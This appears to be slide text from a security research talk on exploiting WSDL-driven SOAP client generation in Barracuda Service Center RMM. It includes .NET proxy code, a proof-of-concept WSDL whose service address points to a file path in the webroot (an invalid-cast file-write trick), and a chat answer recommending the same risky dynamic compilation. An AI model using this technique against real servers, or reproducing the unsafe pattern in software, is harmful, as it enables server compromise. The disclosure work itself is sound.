
# Pwning through WSDL – Barracuda Service Center RMM


One year later (2025), I was looking at Barracuda Service Center RMM and I noticed intriguing SOAP API endpoint.


```
public XmlDocument InvokeRemoteMethod(string urlwsdl, string wsmethod, object[] invalues,
string[] dllincludes, bool usecredentials)
{
    XmlDocument xdoc = new XmlDocument();
    wsdl_compiler_tk comp = new wsdl_compiler_tk(urlwsdl, wsmethod, invalues); // [1]
    //...
    if (comp.DynamicLoad()) // [2]
    {
        xdoc = comp.InvokeWebMethod(); // [3]
    }
    //...
}
```











# Sample generated code: extends SoapHttpClientProtocol!

```
[WebServiceBinding(Name = "TestServiceSoap12", Namespace = "http://tempuri.org/")]
public class TestService : SoapHttpClientProtocol
{
    public TestService()
    {
        base.SoapVersion = SoapProtocolVersion.Soap12;
        base.Url = "http://localhost/test.asmx";
    }

    [SoapDocumentMethod("http://tempuri.org/TestMethod", RequestNamespace = "http://tempuri.org/"
        tempuri.org/", Use = SoapBindingUse.Literal, ParameterStyle = SoapParameterStyle.Wrapped)]
    public string TestMethod(string testarg)
    {
        object[] array = base.Invoke("TestMethod", new object[]
        {
            testarg
        });
        return (string)array[0];
    }
}
```

# Sample generated code: extends SoapHttpClientProtocol!

```
[WebServiceBinding(Name = "TestServiceSoap12", Namespace = "http://tempuri.org/")]
public class TestService : SoapHttpClientProtocol
{
    public TestService()
    {
        base.SoapVersion = SoapProtocolVersion.Soap12;
        base.Url = "http://localhost/test.asmx";
    }

    [SoapDocumentMethod("http://tempuri.org/TestMethod", RequestNamespace = "http://tempuri.org/",
        Use = SoapBindingUse.Literal, ParameterStyle = SoapParameterStyle.Wrapped)]
    public string TestMethod(string testarg)
    {
        object[] array = base.Invoke("TestMethod", new object[]
        {
            testarg
        });
        return (string)array[0];
    }
}
```

```
<service name="TestService">
  <port name="TestServiceSoap12" binding="tns:TestServiceSoap12">
    <soap12:address location="http://localhost/test.asmx" />
  </port>
</service>
```



# Sample generated code: extends SoapHttpClientProtocol!

```
[WebServiceBinding(Name = "TestServiceSoap12", Namespace = "http://tempuri.org/")]
public class TestService : SoapHttpClientProtocol
{
    public TestService()
    {
        base.SoapVersion = SoapProtocolVersion.Soap12;
        base.Url = "http://localhost/test.asmx";
    }

    [SoapDocumentMethod("http://tempuri.org/TestMethod", RequestNamespace = "http://tempuri.org/",
        Use = SoapBindingUse.Literal, ParameterStyle = SoapParameterStyle.Wrapped)]
    public string TestMethod(string testarg)
    {
        object[] array = base.Invoke("TestMethod", new object[] { testarg });
        return (string)array[0];
    }
}
```


XML snippets shown in callouts:

Service Definition:

```
<service name="TestService">
  <port name="TestServiceSoap12" binding="tns:TestServiceSoap12">
    <soap12:address location="http://localhost/test.asmx" />
  </port>
</service>
```

Message Structure:

```
<s:element name="TestMethod">
  <s:complexType>
    <s:sequence>
      <s:element name="testarg" type="s:string" />
    </s:sequence>
  </s:complexType>
</s:element>
```



# ServiceDescriptionImporter and WSDL imports allow to exploit the Invalid Cast vulnerability!

```
<service name="TestService">
  <port name="TestServiceSoap12" binding="tns:TestServiceSoap12">
    <soap12:address location="file:///inetpub/wwwroot/poc.aspx" />
  </port>
</service>
```

WSDL

generated class

```
public class TestService : SoapHttpClientProtocol
{
    public TestService()
    {
        base.SoapVersion = SoapProtocolVersion.Soap12;
        base.Url = "file:///inetpub/wwwroot/poc.aspx";
    }
}
```

# WSDL Import Through Code Generation – Is It Normal?<sup>1</sup>

C#

```
public class ServiceDescriptionImporter
```

Inheritance `Object` → `ServiceDescriptionImporter`

## Examples

The following example illustrates the use of the `ServiceDescriptionImporter` class to generate proxy client code that calls an XML Web service described by a WSDL file.

<sup>1</sup><https://learn.microsoft.com/en-us/dotnet/api/system.web.services.description.servicedescriptionimporter?view=netframework-4.8.1>

# WSDL Import Through Code Generation – Is It Normal?<sup>1</sup>

C#

```
public class ServiceDescriptionImporter
```

Inheritance `Object` → `ServiceDescriptionImporter`

## Examples

```
// Get a WSDL file describing a service.
ServiceDescription description = ServiceDescription.Read("service.wsdl");

// Initialize a service description importer.
ServiceDescriptionImporter importer = new ServiceDescriptionImporter();
importer.ProtocolName = "Soap12"; // Use SOAP 1.2.
importer.AddServiceDescription(description, null, null);
```

```
// Import the service into the Code-DOM tree. This creates proxy code
// that uses the service.
ServiceDescriptionImportWarnings warning = importer.Import(namespace, unit);

if (warning == 0)
{
    // Generate and print the proxy code in C#.
    CodeDomProvider provider = CodeDomProvider.CreateProvider("CSharp");
    provider.GenerateCodeFromCompileUnit(unit, Console.Out, new CodeGenerator
}
```

<sup>1</sup><https://learn.microsoft.com/en-us/dotnet/api/system.web.services.description.servicedescriptionimporter?view=netframework-4.8.1>

# Claude Approves

**C** How to dynamically create a SOAP Client in .NET Framework application, when user delivers the WSDL file to the application?

In .NET Framework, you can dynamically create a SOAP client from a WSDL file at runtime using several approaches. Here are the most effective methods:

## **Method 1: Using ServiceDescription and CodeDom (Most Common)**

This approach generates proxy classes at runtime from the WSDL:

# Claude Approves

**C** How to dynamically create a SOAP Client in .NET Framework that delivers the WSDL file to the application?

In .NET Framework, you can dynamically create a SOAP Client using several approaches. Here are the most effective ones:

## Method 1: Using ServiceDescription and ServiceImporter

This approach generates proxy classes at runtime from the WSDL file.

```
// Compile the code
CodeDomProvider provider = CodeDomProvider.CreateProvider("CSharp");
CompilerParameters parameters = new CompilerParameters();
parameters.GenerateExecutable = false;
parameters.GenerateInMemory = true;
parameters.ReferencedAssemblies.Add("System.dll");
parameters.ReferencedAssemblies.Add("System.Web.Services.dll");
parameters.ReferencedAssemblies.Add("System.Xml.dll");

CompilerResults results = provider.CompileAssemblyFromDom(parameters, wsdll);
```

```
// Parse WSDL
ServiceDescription description = ServiceDescription.Read(stream);

// Import the service description
ServiceDescriptionImporter importer = new ServiceDescriptionImporter();
importer.ProtocolName = "Soap12";
importer.Style = ServiceDescriptionImportStyle.Client;
importer.CodeGenerationOptions = CodeGenerationOptions.GenerateProperties;
importer.AddServiceDescription(description, null, null);
```

